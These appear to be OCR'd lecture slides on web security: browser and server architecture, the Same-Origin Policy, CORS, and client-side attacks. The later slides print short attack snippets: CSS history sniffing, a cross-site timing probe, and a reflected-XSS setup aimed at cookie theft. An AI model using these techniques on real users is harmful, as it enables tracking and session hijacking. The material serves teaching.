
HOW WEB IS BY DESIGN – INSIDE HTML PAGE

a web page can embed content from many sources:

- Frames: <iframe src=”www.website.com/Aframe.html” > </iframe>
- Image:
- Scripts: <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.4.0/jquery.min.js">
- CSS:<link rel="stylesheet" href="https://www.website.com/css/style.css" >

HOW WEB IS BY DESIGN – WEB BROWSER

Browser receives content, display HTML and executes script.



REFERENCE ARCHITECTURE FOR WEB BROWSERS

HOW WEB IS BY DESIGN – WEB BROWSER

REFERENCE ARCHITECTURE FOR WEB BROWSERS

USER INTERFACE: It provides features such as toolbars, visual page-load progress, smart download handling, preferences and printing.

BROWSER ENGINE: high-level interface to the Rendering Engine. It loads a given URI and supports primitive browsing actions such as forward, back, and reloading.

RENDERING ENGINE: produces a visual presentation for a given URI. It is capable of displaying HTML styled with CSS, as well as embedded content such as images. It calculates the exact page layout and may use “reflow” algorithms to incrementally adjust the position of elements on the page. This subsystem also includes the HTML parser.

HOW WEB IS BY DESIGN – WEB BROWSER


REFERENCE ARCHITECTURE FOR WEB BROWSERS

NETWORKING: implements file transfer protocols such as HTTP and FTP. It translates between different character sets, and resolves MIME (Multimedia Internet Mail Extensions) media types

JAVASCRIPT INTERPRETER: evaluates JavaScript code which may be embedded in web pages.

DATA PERSISTENCE: stores various data associated with the browsing session on disk. These may be high-level data such as bookmarks or toolbars settings, or they may be low-level data such as cookies, security certificates, or caches.

HOW WEB IS BY DESIGN – WEB BROWSER



HOW WEB IS BY DESIGN – WEB BROWSER – Browser Security Policy

Need of isolation – Same Origin Policy (SOP)

Origin: (domain-name, port, protocol)

same origin share a common suffix:

login.mysite.com

news.mysite.com

news.mysite.net

web sites from different origin cannot interact except in very limited ways. DOM access: script from one origin cannot read or set properties for a different origin.

HOW WEB IS BY DESIGN – WEB BROWSER – Browser Security Policy


Need of isolation – Same Origin Policy (SOP)

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same scheme, host and port
http://www.example.com/dir2/other.html	Success	Same scheme, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same scheme, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same scheme and host but different port
https://www.example.com/dir/other.html	Failure	Different scheme
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

source: https://en.wikipedia.org/wiki/Same-origin_policy

HOW WEB IS BY DESIGN – WEB BROWSER – Browser Security Policy

Need of isolation – Same Origin Policy (SOP)



HOW WEB IS BY DESIGN – WEB BROWSER – Browser Security Policy

Need of isolation – Same Origin Policy (SOP)

HOW WEB IS BY DESIGN – CROSS-ORIGIN INTERACTION

Script inclusion

siteA contain:

<script src=//siteB.net/script.js>

Script B runs in A origin, so to communicate with B you give your page complete control.

HOW WEB IS BY DESIGN – CROSS-ORIGIN INTERACTION

inside a browser from a web page

- ✔we can send HTTP Request everywhere (only some ports are inaccessible e.g. SMTP);

- ✔we can read response only from its origin (SOP) or from website using the mechanism of CORS (Cross-Origin Resource Sharing) – SOP Relaxation.

HOW WEB IS BY DESIGN – CROSS-ORIGIN INTERACTION


SOP (Same-Origin Policy) - CORS

By default, the SOP blocks cross-origin reads by the browser. Exception: embedded resources:

- ✔ Media (img/audio/video);
- ✔ external stylesheets (<link rel="stylesheet" href="..." />)
- ✔ scripts (<script src="..."></script>)
- ✔ @font-face (some variability between browsers)
- ✔ iframe
- ✔ cross-origin POSTS that result from form submission.

HOW WEB IS BY DESIGN – CROSS-ORIGIN INTERACTION


SOP (Same-Origin Policy) - CORS



HOW WEB IS BY DESIGN – CROSS-ORIGIN INTERACTION

Cross-Origin Rsource Sharing (CORS)

Mechanism for selectively relaxing the SOP established by W3C (https://www.w3.org/TR/cors/). Using XMLHttpRequest, a web page may send arbitrary HTTP requests to any webserver.



OW WEB IS BY DESIGN – CROSS-ORIGIN INTERACTION

Cross-Origin Rsource Sharing (CORS)

The server is where the CORS mechanism is established by setting up the Allow origin access list and the allowed method.

If the request matches the origin and the request method the server responds with data otherwise error.


Access-Control-Allow-Origin: – which origins are accepted? (* for any)

Access-Control-Allow-Methods: – which methods are accepted?

HOW WEB IS BY DESIGN – WEB SERVER

HOW WEB IS BY DESIGN – WEB SERVER

Web Server reference architecture



HOW WEB IS BY DESIGN – WEB SERVER

Web Server reference architecture

RECEPTION:

1) waiting for the HTTP requests from the user agent that arrive through the network. handle multiple browser requests simultaneously.

2) it parses the requests and, after building an internal representation of the request, sends it to the next subsystem.

3) At the end it sends back the request’s response according to the capabilities of the browser.

HOW WEB IS BY DESIGN – WEB SERVER

Web Server reference architecture

REQUEST ANALYZER: translates the location of the resource from a network location to a local file name;

ACCESS CONTROL: authenticates the browsers, requesting a username and password, and authorizes their access to the requested resources;

RESOURCE HANDLER: determines the type of resource requested by the browser. If it is a static file that can be sent back directly to the user or if it is a program that must be executed to generate the response.

WEB SECURITY – TWO SIDES

CLIENT SIDE: WEB BROWSER	SERVER SIDE: WEB APPLICATION CODE
Attacks target security weaknesses	Exploitation of code in PHP, ASPX, JSP, bugs XSS, XSRF, SQL Injection
RESULTS	
Malware installation; document theft; loss of private data; take over the user machine;	Site defacement; malicious code injection; to get stolen credit cards or other user/client personal data;

Even the browsers and web servers were bug-free,

still lots of vulnerabilities

WEB SECURITY – CLIENT SIDE

WEB SECURITY – CLIENT SIDE – SOP IN MODERN BROWSERS

(Source: your-SOP.com) The Same-Origin Policy (SOP) is perhaps the most important security mechanism for protecting web applications.

But:

✔ different subsets of SOP rules;

✔ different browser behaviours could be detected in approximately 23% of our test cases.

WEB APPLICATION COMPLEXITY

WEB SECURITY – CLIENT SIDE – SOP IN MODERN BROWSERS

(Source: your-SOP.com) The Same-Origin Policy (SOP)

SOP Subset	Description
DOM access	This subset describes if JavaScript code loaded into one "execution context" may access web objects in another "execution context". This includes modifications of the standard behavior by changing the Web Origin, for example, using `document.domain`.
Local storage and session storage	This subset defines which locally stored web object ([name,value] pairs) may be accessed from a JavaScript execution context.
XMLHttpRequest	This subset imposes restrictions on cross-origin HTTP network access. It contains many ad-hoc rules and its main concepts have been standardized in CORS.
Pseudo-protocols	Browsers may use Pseudo-protocols like `about:`, `javascript:` and `data:` to denote locally generated content. A complex set of rules applies for the definition of Web Origins here.
Plugins	Many plugins like Java, Flash, Silverlight, PDF come with their own variants of a SOP.
Window/Tab	Cross-window communication functions and properties: `window.opener`, `open()` and `showModalDialogue()`.
HTTP Cookies	This subset, with an extension of the Web Origin concept (path), defines to which URLs HTTP cookies will be sent. This defines their accessibility in the DOM for non-httpOnly cookies.

WEB SECURITY – CLIENT SIDE – SOP VIOLATIONS

TRACKING USERS

Goal: site wishes to query user's history file:

```
<style>
a#visited {background: url(track.php?bank.com);}
</style>
<a href="https://bank.com"> Enter </a>
```

JavaScript can query the colour of my link.

Applications: - spear phishing

- marketing

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

CROSS-SITE TIMING ATTACKS

Goal: site A wishes to learn user's state at site B:

- ✔Script from Site A causes browser to connect to site B
- ✔measure response time → SOP violation

From Site A:

```
<img id="test" onerror=MeasureResponseTime()>
<script>
 var start = Date.now();
 test.src = "http://SiteB.com/index.html";
</script>
```

Response timing depends on private users state: logged status, number of elements in shopping cart, ...

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

CSS/XSS (CROSS SITE SCRIPTING)


It involves:

- attacker server
- server victim with a vulnerable web site
- user victim

the goal steal cookies or any other sensitive information which can identify the client with the website. Attacker can proceed to act as the user in his interaction with the website impersonate the user.

WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

CSS/XSS (CROSS SITE SCRIPTING)



WEB SECURITY - CLIENT SIDE - SOP VIOLATIONS

CSS/XSS (CROSS SITE SCRIPTING)

site vulnerable to CSS: user input is echoed into HTML response:

```
GET welcome.html?name=AUserName HTTP/2.0
Host: www.website.com

The response would be:
<HTML> <TITLE> Welcome! </TITLE> <BODY
Hi! AUserName
<BR>
</BODY>
</HTML>
```

